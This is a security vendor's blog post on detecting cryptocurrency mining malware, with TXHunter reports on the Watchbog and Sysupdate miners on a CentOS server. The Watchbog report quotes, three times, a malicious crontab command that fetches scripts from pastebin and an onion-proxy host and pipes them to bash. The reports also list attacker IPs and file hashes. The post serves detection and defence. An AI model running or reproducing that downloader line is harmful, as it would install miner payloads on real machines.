December 22, 2019

Detect Cryptocurrency Mining Malware

What is Cryptocurrency Mining Malware?

According to webopedia.com, “Cryptomining malware, or cryptocurrency mining malware or simply cryptojacking, is a relatively new term that refers to software programs and malware components developed to take over a computer's resources and use them for cryptocurrency mining without a user's explicit permission. Cyber criminals have increasingly turned to cryptomining malware as a way to harness the processing power of large numbers of computers, smartphones and other electronic devices to help them generate revenue from cryptocurrency mining. A single cryptocurrency mining botnet can net cyber criminals more than $30,000 per month, according to a recent report from cybersecurity company Kaspersky Labs”.

“And unauthorized mining activity from cryptomining malware has become so prevalent that ad blocking firm AdGuard estimates more than 500 million users are mining cryptocurrencies on their devices without realizing it. These users either get infected by a cryptomining malware program or visit websites that stealthily run cryptomining software in the background without the user's consent”.

According to McAfee, the Santa Clara, California-based cybersecurity company, coin mining malware increased 4,000%. In the fourth quarter of 2017 there was 500,000 new coin miner malware and by the end of the third quarter of this year, it jumped to 4 million. “Mining cryptocurrency via malware is one of the big stories of 2018,” McAfee said in its McAfee Labs Threats Report.

Cryptocurrency Mining

Cryptocurrency is a form of digital money designed to be secure and anonymous in most cases. It uses cryptography to convert legible information into an almost uncrackable code, to help track purchase and transfers.

How does cryptocurrency mining work?

Cryptocurrency runs on a blockchain. Every single transaction made and the ownership of every single cryptocurrency in circulation is recorded in the blockchain. The blockchain is run by miners, who use powerful computers that tally the transactions. Their function is to update each time a transaction is made and also ensure the authenticity of information, thereby ascertaining that each transaction is secure and is processed properly and safely.

Cryptocurrency mining includes two functions, namely: adding transactions to the blockchain (securing and verifying) and also releasing new currency. Individual blocks added by miners should contain a proof-of-work, or PoW.


Mining needs a computer and a special program, which helps miners compete with their peers in solving complicated mathematical problems. This would need huge computer resources. In regular intervals, miners would attempt to solve a block having the transaction data using cryptographic hash functions.

Detect Cryptocurrency Mining Malware

How to detect mining malware?

TXHunter detects Cryptocurrency Mining Malware based on its behavior, detecting its cryptography algorithm, hash creation and transferring, memory and CPU usage, as well as network activities and traffic contents.

For example, TXHunter detects Watchbog mining malware by detecting its cryptonight algorithm. According to NJCCIC, Watchbog is a malware trojan variant used to infect Linux servers, resulting in a cryptomining botnet. When it runs, it pretended to be a service program, watchdog, noticing “bog” not “dog”, trying to fool user. When there is no watchbog running, it will download watchbog to start mining process. The following reports show TXHunter’s detection.



A33BDE78-164F-11EA-9749-0800277269F1
X

TriagingX

TXHunter Report

Main System Process Network Autorun Event File SysModule Policy KernelInfo


Final Result:	**This is Malicious**
System Critical Level(SCL):	Very High ★★★★★
Conclusion:	**Detected Evidence of the following: Detected cryptocurrency miner; Detected suspicious IP; Detected suspicious file;**

0
10
20
30
40
50
60
70
80
90
100
Rating
95%

OS Name:	CentOS Linux 7.2.1511 Core
OS Version:	3.10.0-327.el7.x86_64
OS Architecture:	64bit ELF
Host Name:	localhost
IP4 Adress:	172.18.169.85
Mac Address:	08-00-27-72-69-f1
Investigate User:	xiayong1_1
Investigate Org:	xycom1_1
Investigate Name:	LinuxHealthCheck
Investigate Version:	2.25

Summary:

➤**Found a miner watchbog(4367).**★★★★★
➤**Found scheduled downloader (crontab_tasks).**★★★☆☆
➤**Found scheduled downloader (crontab_tasks).**★★★☆☆
➤**Found scheduled downloader (crontab_tasks).**★★★☆☆
➤**Detected suspicious file**★★★★☆



A33BDE78-164F-11EA-9749-0800277269F1
X
Main System Process Network Autorun Event File SysModule Policy KernelInfo

Summary:

↘**Found a miner watchbog(4367).**★★★★★

- *Process Detail:*
  Path: /usr/bin/watchbog;   Work Directory: /usr/bin;
  Cmdline: ./watchbog
- *Process Chain:*
  watchbog(4367)
- *Sockets:*
  35276: 172.18.169.85:46386----37.59.43.136:80
- *Risk detail:*
  Found the program used known cryptocurrency algorithem. ProcessName: watchbog, ProcessPath: /usr/bin/watchbog, MD5: 95721de55ad89005484b4c21f768d94e, CPU usage: 164.97.

↘**Found scheduled downloader (crontab_tasks).**★★★☆☆

Found scheduled downloader. command line(curl -fsSL https://pastebin.com/raw/9QVpd02i||wget -q -O- https://pastebin.com/raw/9QVpd02i||python -c 'import urllib2 as fbi;print fbi.urlopen("https://pastebin.com/raw/t3B4cpC8").read()'||curl -fsSL https://pastebin.com/raw/TwuQybiQ||wget -q -O - https://pastebin.com/raw/TwuQybiQ||curl -fsSLk https://aziplcr72qjhzvin.onion.to/old.txt -m 90||wget -q -O - https://aziplcr72qjhzvin.onion.to/old.txt --no-check-certificate -t 2 -T 60)|bash.

↘**Found scheduled downloader (crontab_tasks).**★★★☆☆

Found scheduled downloader. command line(curl -fsSL https://pastebin.com/raw/9QVpd02i||wget -q -O- https://pastebin.com/raw/9QVpd02i||python -c 'import urllib2 as fbi;print fbi.urlopen("https://pastebin.com/raw/t3B4cpC8").read()'||curl -fsSL https://pastebin.com/raw/TwuQybiQ||wget -q -O - https://pastebin.com/raw/TwuQybiQ||curl -fsSLk https://aziplcr72qjhzvin.onion.to/old.txt -m 90||wget -q -O - https://aziplcr72qjhzvin.onion.to/old.txt --no-check-certificate -t 2 -T 60)|bash.


↘**Found scheduled downloader (crontab_tasks).**★★★☆☆

Found scheduled downloader. command line(curl -fsSL https://pastebin.com/raw/9QVpd02i||wget -q -O- https://pastebin.com/raw/9QVpd02i||python -c 'import urllib2 as fbi;print fbi.urlopen("https://pastebin.com/raw/t3B4cpC8").read()'||curl -fsSL https://pastebin.com/raw/TwuQybiQ||wget -q -O - https://pastebin.com/raw/TwuQybiQ||curl -fsSLk https://aziplcr72qjhzvin.onion.to/old.txt -m 90||wget -q -O - https://aziplcr72qjhzvin.onion.to/old.txt --no-check-certificate -t 2 -T 60)|bash.

↘**Detected suspicious file**★★★★☆

FilePath	*MalwareName*	*MSG*	*Scanner*	*MD5*
/usr/bin/watchbog	*Linux/BitCoinMiner.sbcdp*	*Detected by Avira APC*	*Avira*	*95721de55ad89005484b4c21f768d94e*

Another example, TXHunter detects Sysupdate mining malware by detecting its cryptonight algorithm. It uses update.sh to start fake system services, SysUpdate and networkservice. It constantly sends large amount of SYN_SENT to scan networks. The following reports show TXHunter's detection. This cryptocurrency mining malware has a guard process along with the mining malware main process, called sysguard.



TXHunter Report


Final Result:	This is Malicious
System Critical Level(SCL):	Very High ★ ★ ★ ★ ★
Conclusion:	Detected Evidence of the following: Detected Found flood SYN_SENT attack; Detected cryptocurrency miner; Detected suspicious file;

OS Name:	CentOS Linux 7.2.1511 Core
OS Version:	3.10.0-327.el7.x86_64
OS Architecture:	64bit ELF
Host Name:	localhost
IP4 Adress:	172.18.169.85
Mac Address:	08-00-27-72-69-f1
Investigate User:	xiayong1_1
Investigate Org:	xycom1_1
Investigate Name:	LinuxHealthCheck
Investigate Version:	

Summary:


Found a miner sysupdate(4358). ★ ★ ★ ★ ★

- *Process Detail:*
  Path: /etc/sysupdate;   Work Directory: /etc;
  Cmdline: ./sysupdate
- *Process Chain:*
  sysupdate(4358)-----networkservice(4400)-----sysguard(4414)
- *Sockets:*
  32725: 172.18.169.85:34775----47.101.30.124:13531



Process Details


Status	cryptocurrency miner|Linux/BitCoinMiner.amdhh
Severity	5
ProcessId	4358
ProcessName	sysupdate
ProcessState	S (sleeping)
HiddenProcess	False
CommandLine	./sysupdate
ProcessPath	/etc/sysupdate
StartTime	Thu Oct 24 06:40:37 2019
StartWithSystem	no
Authority	root
CPU usage	345.47
Memory usage	70352
ParentProcessId	1
ThreadCount	37
MD5	ff879d31ed80841482c27c90e2bfe268
File	• /etc/sysupdate
fd	["0->/dev/null","1->/dev/pts/0","2->/dev/pts/0","3->anon_inode:[eventpoll]","4->pipe:[33478]","5->pipe:[33478]","6->pipe:[33479]","7->pipe:[33479]","8->anon_inode:[eventfd]","9->/dev/pts/0","10->/dev/null","11->socket:[32725]"]



File

- /etc/networkservice

```
["0->/dev/null","1->/dev/pts/0","2->/dev/pts/0","3->unix:[442407]","4->anon_inode:[eventpoll]","5->unix:[44246
9]","6->unix:[442470]","7->unix:[442471]","8->unix:[442472]","9->unix:[442473]","10->unix:[442474]","11->unix:
[442475]","12->unix:[442476]","13->unix:[442477]","14->unix:[440437]","15->unix:[440510]","16->unix:[44043
8]","17->unix:[440439]","18->unix:[440440]","19->unix:[440566]","20->unix:[440441]","21->unix:[440442]","22->u
nix:[442478]","23->unix:[442479]","24->unix:[442480]","25->unix:[442481]","26->unix:[442482]","27->unix:[44117
1]","28->unix:[441172]","29->unix:[441129]","30->unix:[441130]","31->unix:[440443]","32->unix:[442563]","33->u
nix:[442564]","34->unix:[440444]","35->unix:[440445]","36->unix:[440446]","37->unix:[440447]","38->unix:[44044
8]","39->unix:[442565]","40->unix:[440449]","41->unix:[440450]","42->unix:[442566]","43->unix:[440602]","44->u
nix:[440451]","45->unix:[440452]","46->unix:[440453]","47->unix:[440454]","48->unix:[440455]","49->unix:[44256
7]","50->unix:[440456]","51->unix:[442586]","52->unix:[440457]","53->unix:[440458]","54->unix:[440603]","55->u
nix:[440459]","56->unix:[440460]","57->unix:[440604]","58->unix:[440605]","59->unix:[440592]","60->unix:[44060
6]","61->unix:[440607]","62->unix:[440608]","63->unix:[440461]","64->unix:[440462]","65->unix:[440463]","66->u
nix:[440609]","67->unix:[440610]","68->unix:[441131]","69->unix:[440611]","70->unix:[440612]","71->unix:[44046
4]","72->unix:[440465]","73->unix:[440466]","74->unix:[440613]","75->unix:[440467]","76->unix:[440468]","77->u
nix:[440614]","78->unix:[440469]","79->unix:[440470]","80->unix:[442712]","81->unix:[442713]","82->unix:[44061
5]","83->unix:[440471]","84->unix:[442714]","85->unix:[441173]","86->unix:[440472]","87->unix:[440473]","88->u
nix:[440616]","89->unix:[440474]","90->unix:[440475]","91->unix:[440626]","92->unix:[440627]","93->unix:[44047
6]","94->unix:[440628]","95->unix:[440629]","96->unix:[440630]","97->unix:[440631]","98->unix:[440477]","99->u
nix:[440632]","100->unix:[440633]","101->unix:[440478]","102->unix:[440634]","103->unix:[440635]","104->unix:
[440636]","105->unix:[440637]","106->unix:[440638]","107->unix:[440639]","108->unix:[440640]","109->unix:[440
641]","110->unix:[440642]","111->unix:[440643]","112->unix:[442569]","113->unix:[442570]","114->unix:[44064
4]","115->unix:[440645]","116->unix:[440646]","117->unix:[440647]","118->unix:[440648]","119->unix:[44064
9]","120->unix:[440650]","121->unix:[440651]","122->unix:[440652]","123->unix:[440653]","124->unix:[44065
4]","125->unix:[440655]","126->unix:[440665]","127->unix:[440666]","128->unix:[440667]","129->unix:[44066
8]","130->unix:[440956]","131->unix:[440669]","132->unix:[440957]","133->unix:[440670]","134->unix:[44082
4]","135->unix:[440885]","136->unix:[440893]","137->unix:[440894]","138->unix:[442834]","139->unix:[44095
8]","140->unix:[440895]","141->unix:[440896]","142->unix:[440897]","143->unix:[440898]","144->unix:[44089
9]","145->unix:[440900]","146->unix:[440901]","147->unix:[440564]","148->unix:[440565]","149->unix:[44288
8]","150->unix:[442889]","151->unix:[442715]","152->unix:[442716]","153->unix:[442717]","154->unix:[44056
7]","155->unix:[440568]","156->unix:[440569]","157->unix:[440570]","158->unix:[440571]","159->unix:[44057
2]","160->unix:[440573]","161->unix:[440574]","162->unix:[440575]","163->unix:[440576]","164->unix:[44057
7]","165->unix:[440578]","166->unix:[440959]","167->unix:[440960]","168->unix:[440961]","169->unix:[44096
2]","170->unix:[440963]","171->unix:[440964]","172->unix:[440965]","173->unix:[442718]","174->unix:[44096
6]","175->unix:[440967]","176->unix:[440968]","177->unix:[440969]","178->unix:[440970]","179->unix:[44097
```


FD44F3F0-14A6-11EA-AB97-0025116319F2
Main
System
Process
Network
Autorun
Event
File
SysModule
Policy
KernelInfo
Network remote connection of processes
Unknown
Known
Network Remote Connection Relationships

About TXHunter

Smart tool made threat hunting easier

TXHunter automates threat investigation playbook more than just IOC querying. It performs a thorough security health checking, from vulnerability to misconfiguration, from application layer to deep system OS kernel. Its deep

ML analytic engine takes threat hunting to the next level. Whenever you get alert from FW/IPS or SIEM or EDR, it's perfect time for you to do a complete system health checking. You can also set TXHunter to perform periodic security posture checking proactively.

TXHunter is

- efficient. It's automated and fast, allowing a single engineer to process many more alerts/events on a daily basis, driving down costs.
- effective. You are ensured that the playbook is created and executed consistently, improving the effectiveness of the process and team.

About TriagingX

We provide a complete endpoint health checking

TriagingX is headquartered in Silicon Valley. Our team successfully created the first generation malware sandbox that is being used by many Fortune 500 companies for daily malware analysis. We have extended behavior analysis capability from sandbox for a single file object to the entire endpoint system's behavior analysis, including desktop and server computers, physical or in the cloud. Besides its proactive threat hunting capability, TXHunter also accepts log files from different sources, automatically investigates thousands of those alerted endpoint systems, delivers fast, consistent, efficient and effective threat hunting results. Its deep forensic behavioral based analytic algorithm can detect advanced attacks without relying on signature, static patterns, or documented IOCs. It detects malicious network connections, APTs, rootkits, zombies, hidden downloads, file-less attacks, code injections, ransomware, reverse shell attacks, and cryptocurrency mining malware. It also detects misconfiguration and security posture changes. Security posture changes all the time, due to malware infection, misconfiguration or simply software updates. TXHunter keeps you aware of your security posture all time any time, and provides you immediate counter measurement for advanced attacks to avoid possible catastrophic security breaches.

Author's info: Lixin Lu
CEO/Founder, TriagingX

Tel: +1.408.568.7372
Email: lixinlu@triagingx.com
Web: https://www.triagingx.com
Office: 6050 Hellyer Ave, 150-6, San Jose, CA 95138, USA

References:

1. Forrest Stroud, Cryptomining Malware, https://www.webopedia.com/TERM/C/cryptomining-malware.html
2. https://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-dec-2018.pdf
3. https://m.benzinga.com/article/9953629
4. https://www.cyber.nj.gov/threat-profiles/cryptocurrency-mining-malware-variants/watchbog
5. https://security.stackexchange.com/questions/201263/a-process-called-watchbog-is-mining-crypto-currency-in-our-server-how-do-i-st
6. https://www.trendmicro.com/vinfo/ph/security/news/cybercrime-and-digital-threats/watchbog-exploits-jira-and-exim-vulnerabilities-to-infect-linux-servers-with-cryptocurrency-miner